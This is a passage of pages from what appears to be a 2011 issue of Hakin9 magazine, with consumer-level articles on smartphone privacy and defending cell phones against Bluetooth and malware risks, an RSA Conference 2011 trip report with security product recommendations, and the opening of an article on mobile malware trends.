monitoring services can send text messages to children who travel too far from parent-approved locations. Text messages may also be used to alert parents if a stranger or hacker attempts to use the service to locate their child. Cell phone applications such as Loopt and Google Latitude allow friends to track each other’s location. The applications allow the user to specify who can track the user’s location. Google allows users to limit the tracking to a city-level location only. Both Google and Loopt say they do not store historical locations, only your last location. Users of location tracking services should be aware that current privacy protections can be changed by the providers at any time. These are company policies, not legal requirements. Be aware that if you are using a phone or vehicle provided by your employer, under the current law your employer can use GPS to monitor you during work hours (www.privacyrights.org/fs/fs7-work.htm). Generally, tracking by GPS can be limited in two ways. Its use can sometimes be limited when the cell phone user is indoors and many GPS-equipped phones
  • 31.
    Smartphones Security andPrivacy www.hakin9.org/en 31 have two settings: 911-only or location-on. Examine your phone and select the appropriate setting for your personal needs. If you utilize a tracking service or GPS directions and maps, be aware that your travel history and location may be provided to law enforcement, as part of litigation, or utilized by advertisers. Protecting your Smartphone Like any device that stores data or connects to the internet you need to take data security seriously. To get started: • Password protect your device and change this password every 60 days. • Delete your browsing history. • Delete your system cache. • Delete your picture cache. • Delete your network cache. • Delete your installation log. • Delete your viewed SMS. • Delete viewed email from your phone. • Verify the applications your download before your install them. • Scan the operating system for trojans, malware, etc. • Turn-off Bluetooth when not in use. • Use anti-virus software and keep the definition file up-to-date. • Use a firewall. To make it easier, I highly recommend NetQin Anti-Virus and NetQin Mobile Guard (http://www.netqin.com/en/) They are free and easy to use. NetQin Mobile Anti-virus provides excellent protection against viruses, trojan horses, worms, spyware and other forms of malware. Scanning the device is merely a matter of clicking the Scan Viruses button on the program’s main interface. Following a scan, the mobile security software details what has been found in each category. In the event that malware is present, the user can decide to delete each one individually or all at once. The application also operates in real time so that if a virus or other malicious application were to infect the device, it would be identified so that it can be removed immediately without having to wait to perform a scan. This real-time mobile security software protection applies to malware that might be transmitted through chat sessions, web browsing, links that are contained in messages and multimedia messages. It also scans the installation files of applications ensuring that installing a new program doesn’t introduce a virus to the Smartphone (http://mobile-security-software- review.toptenreviews.com/netqin-mobile-anti-virus- review.html). NetQin Mobile Guard is designed to improve your mobile phone performance by removing junk, minimizing power consumption, blocking harmful sites and protecting your mobile phone against malware. This product also helps manage internet usage with monthly limits, a connection log, and even a real- time traffic bar that shows the amount of traffic being transferred. System Optimization OS Scan identifies the system problem and helps you fix it to improve the device performance (http://download.cnet.com/NetQin- Mobile-Guard/3000-2064_4-11452970.html). Conclusion To reiterate, Smartphones are part of your Personal Area Network (PAN) and the user needs to remember that everything that is done on them, data saved in them, communications that touch them in anyway (voice, SMS, email) should be viewed as public and not private. All the threats that attack your enterprise computer centers, personal computer systems are quickly encompassing mobile devices. You need to be proactive in protecting your security and privacy and not reactive. This article’s goal is to get you to think about securing your Smartphone and then get you to do it. On the‘Net • http://communications-media.lawyers.com/privacy-law/Cell-Phone-Privacy.html • http://www.joebuy.com/importance-of-cellphone-privacy/ • http://sociable.co/2011/01/27/geolocation-apps-causing-new-privacy-and-safety-fears-for-Smartphone-users/ • http://www.fastcompany.com/1658963/Smartphone-security-personal-data-lock-crime-thieves-gadgets-information-pin# • http://www.privacyrights.org/fs/fs2b-cellprivacy.htm • Rebecca Wynn – Search Engine Security and Privacy – Hakin9 Aug 2010 Issue • Rebecca Wynn – Search Engine Security and Privacy Part 2 – Hakin9 Dec 2010 Issue REBECCA WYNN Rebecca Wynn, MBA, CISSP, LPT, CIWSA, NSA/CNSS NSTISSI 4011-4016 is a Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008.
  • 32.
    04/201132 DEFENSE T hanks to thefolks in DISA.gov and NIST.gov for their wonderful suggestions, source materials and best practices recommendations for this article. What unique risks do cell phones and PDAs present? Most current cell phones have the ability to send and receive text messages. Some cell phones and PDAs also offer the ability to connect to the internet. Although these are features that you might find useful and convenient, attackers may try to take advantage of them. As a result, an attacker may be able to accomplish the following: • Abuse your service – Most cell phone plans limit the number of text messages you can send and receive. If an attacker spams you with text messages, you may be charged additional fees. An attacker may also be able to infect your phone or PDA with malicious code that will allow them to use your service. Because the contract is in your name, you will be responsible for the charges. • Lure you to a malicious web site – While PDAs and cell phones that give you access to email are targets for standard phishing attacks, attackers are now sending text messages to cell phones. These messages, supposedly from a legitimate company, may try to convince you to visit a malicious site by claiming that there is a problem with your account or stating that you have been subscribed to a service. Once you visit the site, you may be lured into providing personal information or downloading a malicious file. • Use your cell phone or PDA in an attack – Attackers who can gain control of your service may use your cell phone or PDA to attack others. Not only does this hide the real attacker’s identity, it allows the attacker to increase the number of targets. Defending Cell Phones and PDA’s We’re at the very early stages of Cell Phone and PDA exploitation through‘trusted’application downloads, Bluetooth attacks and social engineering. With so many corporations allowing these devices on their networks or not knowing how to block their gaining access to corporate and government network resources, it’s a very high risk situation. What you will learn… • Attack Methods against These Devices • System Hardening and Defense Methods • Current Tools for Defending These Devices What you should know… • Your Cell Phone and/or PDA Operating System • Common Vulnerabilities and Exposures (CVEs) • How to Install a Task Manager and Firewall As cell phones and PDAs become more technologically advanced, attackers are �nding new ways to target victims. By using text messaging or email, an attacker could lure you to a malicious site or convince you to install malicious code on your portable device. • Apple admits there’s no way to guarantee an iTouch or iPhone Application DOES NOT contain malware. • Google admits there’s no way to guarantee an Android Application DOES NOT contain malware. • Blackberry devices have 9 known CVEs (and more coming)…. Android based on Linux OS (which also has known vulnerabilities) Most Users CLICK “OK” almost every time when warned that “This application can use the internet, track your location, and utilize other phone and data resources…”
  • 33.
    Defending Cell Phonesand PDA’s www.hakin9.org/en 33 Many popular manufacturers are making devices that use Bluetooth technology. These devices include mobile phones, computers, and personal digital assistants (PDAs). The Bluetooth technology relies on short-range radio frequency, and any device that incorporates the technology can communicate as long as it is within the required distance. The technology is often used to allow two different types of devices to communicate with each other. For example, you may be able to operate your computer with a wireless keyboard, use a wireless headset to talk on your mobile phone, or add an appointment to your friend’s PDA calendar from your own PDA. So, what are some Bluetooth security concerns? Depending upon how it is configured, Bluetooth technology can be fairly secure. You can take advantage of its use of key authentication and encryption. Unfortunately, many Bluetooth devices rely on short numeric PIN numbers instead of more secure passwords or passphrases. If someone can discover your Bluetooth device, he or she may be able to send you unsolicited messages or abuse your Bluetooth service, which could cause you to be charged extra fees. Worse, an attacker may be able to find a way to access or corrupt your data. One example of this type of activity is bluesnarfing, which refers to attackers using a Bluetooth connection to steal information off of your Bluetooth device. Also, viruses or other malicious code can take advantage of Bluetooth technology to infect other devices. If you are infected, your data may be corrupted, compromised, stolen, or lost. You should also be aware of attempts to convince you to send information to someone you do not trust over a Bluetooth connection. What can you do to protect yourself against this risk? Disable Bluetooth when you are not using it – Unless you are actively transferring information from one device to another, disable the technology to prevent unauthorized people from accessing it. Use Bluetooth in hidden mode – When you do have Bluetooth enabled, make sure it is hidden, not discoverable. The hidden mode prevents other Bluetooth devices from recognizing your device. This does not prevent you from using your Bluetooth devices together. You can pair devices so that they can find each other even if they are in hidden mode. Although the devices such as a mobile phone and a headset will need to be in discoverable mode to initially locate each other, once they are paired they will always recognize each other without needing to rediscover the connection. Be careful where you use Bluetooth – Be aware of your environment when pairing devices or operating in discoverable mode. For example, if you are in a public • Gain access to account information – In some areas, cell phones are becoming capable of performing certain transactions (from paying for parking or groceries to conducting larger financial transactions). An attacker who can gain access to a phone that is used for these types of transactions may be able to discover your account information and use or sell it. What can you do to protect yourself? • Follow general guidelines for protecting portable devices – Take precautions to secure your cell phone and PDA the same way you should secure your computer. • Be careful about posting your cell phone number and email address – Attackers often use software that browses web sites for email addresses. These addresses then become targets for attacks and spam. Cell phone numbers can be collected automatically, too. By limiting the number of people who have access to your information, you limit your risk of becoming a victim. • Do not follow links sent in email or text messages – Be suspicious of URLs sent in unsolicited email or text messages. While the links may appear to be legitimate, they may actually direct you to a malicious web site. • Be wary of downloadable software – There are many sites that offer games and other software you can download onto your cell phone or PDA. This software could include malicious code. Avoid downloading files from sites that you do not trust. If you are getting the files from a supposedly secure site, look for a web site certificate. If you do download a file from a web site, consider saving it to your computer and manually scanning it for viruses before opening it. • Evaluate your security settings – Make sure that you take advantage of the security features offered on your device. Attackers may take advantage of Bluetooth connections to access or download information on your device. Disable Bluetooth when you are not using it to avoid unauthorized access. Bluetooth Risk Understand Bluetooth is your front door to your PDA operating system. It’s very important you control your Bluetooth access to your Cell phone or PDA. So, what is Bluetooth? Bluetooth is a technology that allows devices to communicate with each other without cables or wires. It is an electronics standard, which means that manufacturers that want to include this feature have to incorporate specific requirements into their electronic devices. These specifications ensure that the devices can recognize and interact with other devices that use the Bluetooth technology.
  • 34.
    04/201134 DEFENSE wireless hotspot, thereis a greater risk that someone else may be able to intercept the connection than if you are in your home or your car. Evaluate your security settings – Most devices offer a variety of features that you can tailor to meet your needs and requirements. However, enabling certain features may leave you more vulnerable to being attacked, so disable any unnecessary features or Bluetooth connections. Examine your settings, particularly the security settings, and select options that meet your needs without putting you at increased risk. Make sure that all of your Bluetooth connections are configured to require a secure connection. Take advantage of security options – Learn what security options your Bluetooth device offers, and take advantage of features like authentication and encryption. You should also consider taking additional precautions to protect your portable devices by adding another layer of security including encrypting and securing the data you store on these devices. Why do you need multiple layers of protection? Although there are ways to physically protect your laptop, PDA, or other portable device, there is no guarantee that it won’t be stolen.After all, as the name suggests, portable devices are designed to be easily transported. The theft itself is, at the very least, frustrating, inconvenient, and unnerving, but the exposure of information on the device could have serious consequences. Also, remember that any devices that are connected to the internet, especially if it is a wireless connection, are also susceptible to network attacks. Strong Passwords Use passwords correctly – In the process of getting to the information on your portable device, you probably encounter multiple prompts for passwords. Take advantage of this security. Don’t choose options that allow your computer to remember passwords, don’t choose passwords that thieves could easily guess, use different passwords for different programs, and take advantage of additional authentication methods. Alternative Data Storage Locations Consider storing important data separately – There are many forms of storage media, including CDs, DVDs, and removable flash drives including USB drives or thumb drives. By saving your data on removable media and keeping it in a different location such as your purse or wallet instead of your laptop bag, cell phone or PDA case, you can protect your data even if your laptop is stolen. You should make sure to secure the location where you keep your data to prevent easy access. It may be helpful to carry storage media with other valuables that you keep with you at all times and that you naturally protect, such as a wallet or keys. Encrypt Files Encrypt files – By encrypting files, you ensure that unauthorized people can’t view data even if they can physically access it. You may also want to consider options for full disk encryption, which prevents a thief from even starting your laptop without a passphrase. When you use encryption, it is important to remember your passwords and passphrases; if you forget or lose them, you may lose your data. Anti-virus, HIPS and Task Management Install and maintain anti-virus software – Protect laptops and PDAs from viruses the same way you protect your desktop computer. Make sure to keep your virus definitions up to date. If your anti-virus software doesn’t include anti-spyware software, consider installing separate software to protect against that threat. I’ve always been a proponent of Host-based Intrusion Prevention (HIPS) over Anti-virus but it’s so early in the game, I haven’t found any HIPS vendor moving to Cell phones and PDAs just yet. In the meantime, I have found something useful: Task Manager applications for Droid, iPhone and Blackberry, for example. These applications allow you to see every process and application loaded in memory and stop those that you don’t know about or trust. By keeping an eye on every running application and process, you will be able to keep an eye on what’s loading and kill processes that may contain malware. Firewall Install and maintain a firewall – While always important for restricting traffic coming into and leaving your computer, firewalls are especially important if you are traveling and using different networks. Firewalls can help prevent outsiders from gaining unwanted access. I was able to find an IP Tables firewall ported to the Android OS for my Motorola Droid. It required that I took root control of my device (also known as ‘rootkit-ing your Droid’ and not to be confused with a malware rootkit) and then installed the IP Tables application called Droidwall. See http://code.google.com/p/droidwall/ for more information. This application gives me total control over every application that can send and receive information over the internet. I’ve disabled all of the applications that I don’t want sending information while I’m not watching them. This gives me much stronger control over the risk of malware. It may even get installed on my Droid but is it smart enough to fake being a trusted app and go through the right port on my firewall – probably not this month – but maybe sooner than I wish. That’s why we need HIPS for Cell phones and PDAs as much as we need them for our laptops, desktops and servers.
  • 35.
    Defending Cell Phonesand PDA’s www.hakin9.org/en 35 Backup Back up your data – Make sure to back up any data you have on your computer onto a CD-ROM, DVD-ROM, or network. Not only will this ensure that you will still have access to the information if your device is stolen, but it could help you identify exactly which information a thief may be able to access. You may be able to take measures to reduce the amount of damage that exposure could cause. Finally, the big risk on a personal level is Cell phone tracking. Remember, your local government can use information transmitted by your cellular telephone to track its location in real-time, whether based on what cell phone towers your cell phone is communicating with, or by using the GPS chip included in most cell phones.Many courts have required the government to obtain a warrant before conducting this type of surveillance, often thanks to briefings by groups like the EFF.org. However, many other courts have been happy to routinely authorize cell phone tracking without probable cause. Even more worrisome, the government has the capability to track cell phones without the cell phone provider’s assistance using a mobile tracking technology which has been given the codename triggerfish. This technology raises the possibility that the government might bypass the courts altogether. Even if the US government does seek a court order before using triggerfish, though, it will only need to get an easy-to-get pen-trap order rather than a wiretap order based on probable cause. Put simply, cell phone location tracking is an incredibly powerful surveillance technology that is currently subject to weak technical and legal protections. Unfortunately, if you want to use your cell phone at all, avoiding the threat of this kind of real-time tracking is nearly impossible. That’s because, at least in the USA, the US government can track your cell phone whenever it’s on, even if you aren’t making a call. The US government can even track some cell phones when they are powered down, unless you have also removed the battery. So, once again, there is a security trade-off: the only way to eliminate the risk of location tracking is to leave the cell phone at home, or remove the battery. For more information on this particular topic, visit http://www.mobileactive.org and read about mobile surveillance. Some of the anti-virus vendors sense that the game is early and the opportunity is huge so Kaspersky, for example, has developed what they are claiming is anti- theft technology that disables or cleans a stolen phone even if the SIM card has been replaced, uses advanced phone-finder technology with Google Maps coordinates, blocks unwanted calls, scrubs viruses, offers a firewall and privacy features on Windows Mobile, Symbian, Blackberry and Android operating systems. Learn more at http://www.kaspersky.com. The anti-virus vendor, AVG recently purchased DroidSecurity, an Israeli-based player, who claims to be a pioneer in cloud-based mobile security. DroidSecurity currently claimed to be the only company of its scale exclusively focused on protecting smartphones, tablets and other devices running on the Google Android Operating System. The potential that exists within the mobile space is extraordinary, and we predict that devices like smart phones will overtake PCs in 2012, said J.R. Smith, Chief Executive Officer, AVG. This strong momentum for Android is being witnessed directly by DroidSecurity and is evidenced in the company’s user stats. Of the 100,000+ apps currently available on the Android market, DroidSecurity antivirus free consistently ranks in the top 50 of most popular apps. According to company estimates, over 4.5 million Android mobile devices have downloaded DroidSecurity, making DroidSecurity among the largest and fastest growing providers of anti-virus apps for the Android market and among the fastest growing apps today. Learn more at http://www.avg.com. Conclusion Cell phone and PDA devices are becoming the pervasive computing replacement to the Laptop and even more recently, the netbook. Their powerful CPUs combined with strong operating systems, applications and internet access as well as the portability of these devices make them the most highest risk computing resources on the planet – just waiting for massive infections, data leakage and other malicious attacks – which have already just begun. It’s time now for you to take a close look at your personal Cell phone, PDA and if you are the IT director or network administrator, to do the same Company- wide before the problem of infection and remote control of these devices becomes commonplace. Be cautious, be proactive and stop treating your Cell phone like an analog line. This device is a two-way, portable internet device – make sure you’re the one in control of all two- way communications, or you’ll find yourself a victim. GARY S. MILIEFSKY, FMDHS, CISSP® Gary S. Miliefsky is a regular contributor to Hakin9 Magazine. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at http:// www.netclarity.net. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (http://www.DHS.gov), serves on the advisory board of MITRE on the CVE Program (http:// CVE.mitre.org) and is a founding Board member of the National Information Security Group (http://www.NAISG.org).
  • 36.
    03/201136 S eems like everyyear, the RSA Conference is upon us, earlier and earlier, here in the USA. Used to be April, then March, now February – good thing it took place in San Francisco, CA where the weather is always comfortable – I left my snow shoes and shovel back at home in Boston where the snow was piled so high, you could ski to work. Hopped on a Virgin America flight to SFO and of course the flight was full of fellow network security folks – there are a lot of us in the Boston, MA, USA area. I bumped into Jon Oltsik, a top network security analyst from Enterprise Strategy Group (http://ww w.enterprisestrategygrou p.com/category/our-team/ analysts/jon-oltsik/) on the flight and started talking up my 2nd generation NAC product to him – he said that’s really cool, could you send me some slides – so I sat back down, booted my laptop, got on the Virgin America wifi (it was $12 and well worth it) and blasted him an email while we were on the plane – shipped him over a 3MB powerpoint completely untethered and at 34,000 feet. Not bad. Felt like the start of a great adventure to this year’s show. One self-plug, I’m happy to report, my company, an RSA Innovator (we won that award at this show in 2007 for our early NAC concept), NetClarity, won the most innovative new security product for 2011 award, so the flight back was just as enjoyable (see: http://www.netclarity.net/). My RSA Conference 2011 Trip Report Annual Trek to the Greatest INFOSEC Show on Earth. What’s New and Exciting Under the Big Top of Network Security. What you will learn… • What’s new and interesting in our �eld • Top Advances in INFOSEC products What you should know… • There are lots of INFOSEC trade shows out there • RSA Conference is probably the biggest and the best
  • 37.
    My RSA Conference2011 Trip Report www.hakin9.org/en 37 Someone so humble but is actually a powerhouse – the inventor of NMAP – probably in my Top 10 list of BEST INVENTIONS for INFOSEC – EVER. It’s great to work with people like him. Just checkout his website of http://www.insecure.org and you’ll probably agree with me. Or try out NMAP and see for yourself. He also recommends lots of other powerful tools and has many links on his site, so I suggest you bookmark it. If you send him an email, please send him a warm hello from me. The RSA Conference was originally launched in 1991 as a forum for cryptographers to gather and share their knowledge and come up with new ideas and improved algorithms. It’s morphed dramatically over the years into something that covers the entire onion of INFOSEC – from the new TCP/IP-based front door locks, offered by HIDcorp and Black Box Corporation to the malware backdoor with all the top vendors in the anti-virus market battling it out, sharing their approach, claiming of course to find and block more malware than all their competitors. Check out the start of a convergence of physical security with logical/network security at http://www.hidglobal.com/iam/logicalAccess.php and http://www.blackbox.com/Store/Detail.aspx/Intelli- Pass-Biometric-Access-Control-System-Standalone/ SAC510SA. By the way, I must thank the RSA Conference staff and the professional team at RSA for making this event so valuable and enjoyable. Great speakers, great location and the excitement in the air under the big top that’s been missing in other industries and throughout our globally down economic situation. It was nice to take part in an event that was growing, exciting and positive. You can learn more about RSA, the Security Division of EMC at http://www.rsa.com. If you don’t know where they got their name, there are three inventors of their first crypto algorithm that got them started – that would be the names of Rivest, Shamir and Adelman ie R.S.A, the key-based encryption they invented in 1977. RSA is an encryption algorithm that uses very large prime numbers to generate a public key and a private key. It is typically used in conjunction The RSA conference is really a proving ground for young, innovative security companies, as much as it is a chance for the big players to tout their next release of their software or hardware. Speaking of which, the RSA security conference has been helping drive the information security agenda worldwide with annual industry events in the U.S., Europe and Japan, over the past 19 years. You can learn more about this event at http://www.rsaconference.com/ index.htm. Seeing as this is Hakin9 Magazine, I can’t ignore what happened to HBGary. This California-based security firm has been trying to unmask members of the hacking group Anonymous, pulled out of the RSA 2011 security conference. They claimed that its show floor booth staff had received numerous threats of violence. In an effort to protect our employees, customers and the RSA Conference community, HBGary has decided to remove our booth and cancel all talks, HBGary said in a statement posted to its Web site. HBGary said hackers from Anonymous, which supports Wikileaks, broke into its computer systems and stole proprietary and confidential information. This breach was in violation of federal and state laws, and stolen information was publicly released without our consent, HBGary said. HBGary is continuing to work intensely with law enforcement on this matter and hopes to bring those responsible to justice. This is exciting as RSA gets – hacking groups – threats of violence – (even secret service protection with Bill Clinton on premise) – what more could one ask for? Well, actually, the noise and excitement at the show was more about great new products, advances in INFOSEC technology and very little beyond the false alarm with HBGary’s booth and speaking engagement pull out. It usually attracts some of the world’s most renowned information and network security researchers and IT security experts. Some of the gimmicky presentations on the trade show floor are designed to draw a crowd more than education you about a new product or technology but if you are like me, you’ll navigate your way through this maze and find the cheese – usually at the back or in the corner or sitting outside of the expo floor, having a cup of coffee with the more humble folks in the industry. I spent an hour or so with Fyodor of Insecure.org and I must say that it’s folks like him that make it fun to be in this Industry.
  • 38.
    03/201138 with a secretkey cryptosystem such as DES or TRIPLE DES. DES or TRIPLE DES would be used to encrypt the message as a whole and then use RSA to encrypt the secret key. Thus, RSA provides a digital envelope for the message. RSA is the most commonly used public key algorithm in the world, today – used for both encryption and for signing. Now back to the show… As I walked the expo floor, it was almost overwhelming – the new products and vendors and innovative ideas. I wanted to listen to all of their pitches but I simply did not have the time. Then there’s the really fun presentations that you just can’t help looking back and laughing – in a good way. I was mesmerized by the CTO of Palo Alto Networks – they are becoming a powerhouse in the corporate firewall market because of his innovative ideas on user and application layer based control and anomaly defense and traffic control. He was entertaining, interesting, educational and of course, usually right on the money about the problems with traditional deep packet inspection firewalls or unified threat management (UTM) appliances. What made me laugh so much was every couple of minutes he would look at everyone in the audience and yell out the traditional firewall – junk – add layers of security features – junk – don’t believe me – come – let us go walk over to my competitors’ booths (pointing to Cisco, Juniper and others) – ask them if I’m right… come – I will show you. Of course he never did walk over to competition but the fact that he kept playing the I’m better than all the rest card (which is true) was just funny to watch. It’s also a lesson in humility – better to not ‘slam’ your competitors but if you do, do it in a funny way, which he did. Before I give you his URL, I want you to know that during the show, I found two other ‘next gen’ traffic controlling devices that I liked – Astaro is on the cutting edge for SMBs up to some of the larger enterprises (and the price is right) – they even offer the flexibility of hardware, software or virtual machine deployment models. Astaro just launched a new device called RED which is very next gen – consider this tiny little box a remote Ethernet device – in other words, better than a VPN, RED acts like a hot Ethernet port for you (even if you’re in your house), back into headquarters through the new Astaro firewall. It’s plug-and-play. Finally, I saw a device from Black Box that did almost everything Palo Alto Networks showed me – user, application and traffic but didn’t have traditional firewall rules – it’s inline, it controls the ‘intranet’ and it’s called OptiNet – pretty cool stuff. So, here are the links I recommend you visit: • http://www.paloaltonetworks.com/ for the next gen firewall that isn’t junk • http://www.astaro.com/ and don’t forget RED, here http://www.astaro.com/en-us/products/astaro-red • http://www.blackbox.com/go/security for OptiNet Speaking of RSA’s original intent for this conference – cryptography shows up everywhere – in tokens, in VPN tunnels, in the SSH and SSL protocols, in encrypted USB sticks and hard drives, so the newer versions of these products permeated the air. Remember from an earlier article, I suggested checking out http://www.truecrypt.org for a free hard drive, usb stick and file encryption tool. One of the innovators at the show was PhoneFactor who argues that a simple phone call provides better two- factor authentication than a physical security token (the phone is something you have and a code on your phone is something you know and if your phone isn’t stolen it’s in your hands, so it’s you – something you are). This is really a great way to deploy identity management. The only hidden problem is – what does it cost? When you buy a two-factor token, you own it. When you buy a ‘service’ like PhoneFactor you pay for every SMS message. This is also bogging down phone networks, as it’s becoming widely deployed. Still, I’d recommend you dig deeply and download their free whitepaper at http://www.phonefactor.com/ notokens. Back to the funny stories. So, I’m walking the trade show floor and this fellow from Phone Guard (I think his name was T.W. Thomas) says Hey, Buddy! Do you text while you drive? (By the way, it’s becoming ILLEGAL across America to do this anymore). I said, Are you serious? You really want to know if I text while I drive? He said, Yes, and have I got a solution for you – Phone Guard – it’s the world’s first Drive Safe Software that Prevents and Blocks Texting While Driving. So, I’m thinking, for about $25.00 USD, I can turn my cell phone into a brick while I’m driving – what a crazy idea and sales pitch (remember, the expo floor at RSA is like being under the big top – it’s a circus and everyone wants your attention – no matter how they get it). I figured, hey, I’ll give this guy a shot. Then we started having a real conversation – PhoneGuard is better for parents who want to make sure their Teenagers don’t get a ticket for texting – could be hundreds of dollars. It has lots of other features that useful spyware has (for your Blackberry, Droid or iPhone) – such as detecting when the car is moving, speed limit control settings, real-time admin (parental) reports and auto-replies to incoming text messages (probably says hey, I’m driving – go away – I hope this feature is configurable). Statistics do show that people who text while they drive are four times more likely to get into a car accident than a drunk driver. So, I’d actually give these guys a big thumbs up for parents who want their teens safe and
  • 39.
    My RSA Conference2011 Trip Report www.hakin9.org/en 39 their insurance policy premiums low. Check them out at http://www.drivesafeusa1.com. Moving on – Cloud security? Really? Well there are a few (and I mean a few) places I think this can work, while the market matures – one is E-mail, of course. If you can throw out all the junk mail, spam and malware cleaning features plus storage, logging and transport into the cloud you get products like MailProtector or as they say email intelligence. They are aggressively looking for new partners, so if you’re in the reselling game, check them out at http://www.mailprotector.com/ partners. As this is a trip report, I wanted to keep it brief and high level, so let me get to the bottom line in the most heated and exciting space of malware detection, quarantine and cleanup. There are only a few appliances that I saw at the show that I liked (to do it on the network – BEFORE the malware reaches your users desktops) – they are the FireEye appliance (and cloud-based service) and the Norman appliance (with built-in heuristic sandbox analyzer). Both can be found at http://www.fireeye.com and http://www.norman.com, so check them out. Astothebattleofdesktopbasedanti-virusandmalware software, if you remember from my earlier article on Proactive Defenses and Tools, I don’t recommend the top three brands that you can find everywhere – they are just too big (in revenues?) – yes but I’m talking about their deployment footprint and behavior – it’s all bloatware – they eat up your hard drive, your cpu, your network traffic for updates and you end up wanting to throw out your Windows PC. For those of you running Mac and Linux, I salute you. So I dug real deep and tried a few more tools out. I’ve come to the conclusion that there will NEVER be a 100% malware blocker/cleanup utility but we can get in the 90’s percentile and that means a higher probability of not having to wipe and re-image a drive. I liked ESET, AVG but my two favorite are BitDefender and F-Secure. These two offer great products and include free recovery CD iso images – so you can visit their sites, burn a CD (which updates itself uniquely over the internet on an infected system, by booting linux, using your Ethernet card, getting updates in RAM, then mounting your infected hard drive and searching for the malware – then cleaning up). These CD iso images are FREE. Go check them out at http://www.bitdefender.com and http:// www.f-secure.com. Finally, as I’ve always argued for a great HIPS replacement to BlackICE, I’ve settled on PrevX. PCTools makes a great free HIPS engine called ThreatFire, as well but for me it’s PrevX all the way. You can try them both out at http://www.threatfire.com and http://www.prevx.com. Seeing as you’re reading my RSA article, here’s a freebie if it’s still up – visit http:// www.prevx.com/event then choose RSA 2011 and get yourself a 5 machine license good for one year FREE of charge, for PrevX. As usual, my kudo’s to the entire RSA Conference team for putting together an amazing conference – I could have taken up twenty pages on all the presentations, new products, new books and even the sideline events it’s been a catalyst for, like the Security B-sides which ran next door for free.
  • 40.
    03/201140 Check it outat http:// www.securitybsides.com/w/ page/12194156/FrontPage. Here’s to my friend Jack Daniel of Uncommon Sense Security at http://blog.uncommonsensesec urity.com/ for making Security B- sides an INFOSEC mind meld – it was so brilliant a gathering, we need to keep on the sunglasses and remember to remain humble – take a lesson from Jack and Fyodor everyone – humble is good. Here’s a funny one – Adobe had a booth and was showing off their new PDF security. Most attendees did not take the concept of Acrobat PDF and Security seriously. Some of us had a few laughs with the Adobe staff. It went something like this hey guys, if this new security model really works, you’ll put half these companies at the show out of business. Just to share with you how much I didn’t cover – there were exhibitors and sessions covering the following subjects –Anti Malware,Anti Spam,Application Security, Audit, Authentication, Botnets, Cloud Computing, Compliance Management, Consumerization, Content Filtering, Controls, Critical Infrastructure, Cryptographic Protocols, Cybercrime, Cyberterrorism, Cyberwarfare, Data Loss Prevention, Data Security, Denial of Service, Digital Certificates, Digital Rights Management, E- Discovery, Embedded Device Security, Encryption, Encryption Key Management, Endpoint Security, Enterprise Security Management, Ethics, Exploit Vulnerability,FaultAnalysis,FederatedIdentity,Financial Services, Firewalls, Forensics, Fraud, Governance, Government Relations (Bill Clinton actually keynoted on Friday…nice), Government Standards, Hacking (Hello?), Healthcare, Identity Management, Identity Theft, Incident Response, Insider Threats, Intrusion Detection, Law and Legislation, Malware, Managed Security Services, Messaging Security, Metrics, Mobile Device Security, Network Protocol Security, OEM Appliances, Online Security, Outsourcing, Password Management, Patch Management, PCI, Penetration Testing, Phishing, Physical Security, PII (last month’s article), PKI, Policy Management, Privacy, Product Certification, Professional Certification, Provisioning, Remote Access, Risk Management, Secure eCommerce, Secure Fire Transfer, Security Architecture, Security Awareness, Security Consulting, Security Education, Security Jobs (based on this entire list – there is no end to the opportunities, our market grows and so do the need for specialists), Security Operations, Side Channel Attacks, SIEM, SOA, Social Engineering, Social Networking, Software Code Vulnerability Analysis, SPAM, SSO, Standards, Storage Security, Supply Chain, Threat Management, Time Services, Virtualization, Visualization, VoIP Security, VPN, Vulnerability Assessment (can you say CVE?), Web 2.0, Web Server Security, Web Services Security, Wireless Security and finally Zero Day Vulnerability, It’s going to be hard for the next RSA Conference to top this one but I know they are working on it. Stay tuned. GARY S. MILIEFSKY, FMDHS, CISSP® Gary S. Miliefsky is a regular contributor to Hakin9 Magazine. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at http:// www.netclarity.net. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (http://www.DHS.gov), serves on the advisory board of MITRE on the CVE Program (http://CVE.mitre.org) and is a founding Board member of the National Information Security Group (http:// www.NAISG.org).
  • 41.
    �������������� ������������������������������������������������� ��������������������������������������������� ��������������� ��������������� �������������������������������������������� ���������������������������������������������� ���������������������������� ���������������������������������� �������������������������������������������������������������������������
  • 42.
    04/201142 ID FRAUD EXPERTSAYS... O ver the past few years there has been much speculation about when mobile malware will start to proliferate, but as yet it doesn’t appear to have happened. Over the past 12 months though there has been some interesting developments concerning mobile malware. This feature will look at some of these and also highlight some of the mobile trends. Firstly let us look at the mobile malware life cycle. The mobile malware life cycle A few years ago mobile malware spread by Bluetooth; MMS; SMS, infecting files modifying/replacing icons; locking memory cards; and installing fake fonts. Now though, new technology has been adopted by cyber- criminals – these include DDoS (damaging user data); disabling an operating system; downloading silent files from the internet; silent calling PRS/International numbers; infecting USB sticks; and stealing mobile banking user login and password credentials. Mobile attack vectors Mobile malware writers have a hard task to deliver their malicious payloads considering the multitude of mobile operating systems that are in the market. Consider the PC world and the main player is Microsoft – consider the mobile world and you have Symbian, Apple, BlackBerry, Android, Microsoft Windows Phone 7 and Bada (Samsung) to name a few. See Figure 1 to see the mobile threats by operating system. One would expect this change i.e. Windows Phone 7 (Microsoft) recently partnered with Nokia so this platform along with Android will more than likely see major advances in malware propagation over the next few years. It’s very challenging indeed to spend time and money on developing malware for these different operating systems. Until we have a clear winner like in the PC world – think Microsoft Windows, it is possible we will not see the surge in malware infected mobiles for another few years. That said, Cybercriminals appear to be concentrating some of their efforts (and money) in the mobile world – most likely just touching the edges. In the past few years we have seen a variety of attacks targeting the Symbian S60 3rd edition as well as the standard SMS and MMS scam methods. There is also the applications that are developed (see next section) – most users have no idea what an application (regardless of whether it is third-party or not) is doing i.e. calling a remote server and racking up PRS/international rogue call charges without a users knowledge. Remote Server Calling is something that appeared in the latter part of 2009. The remote 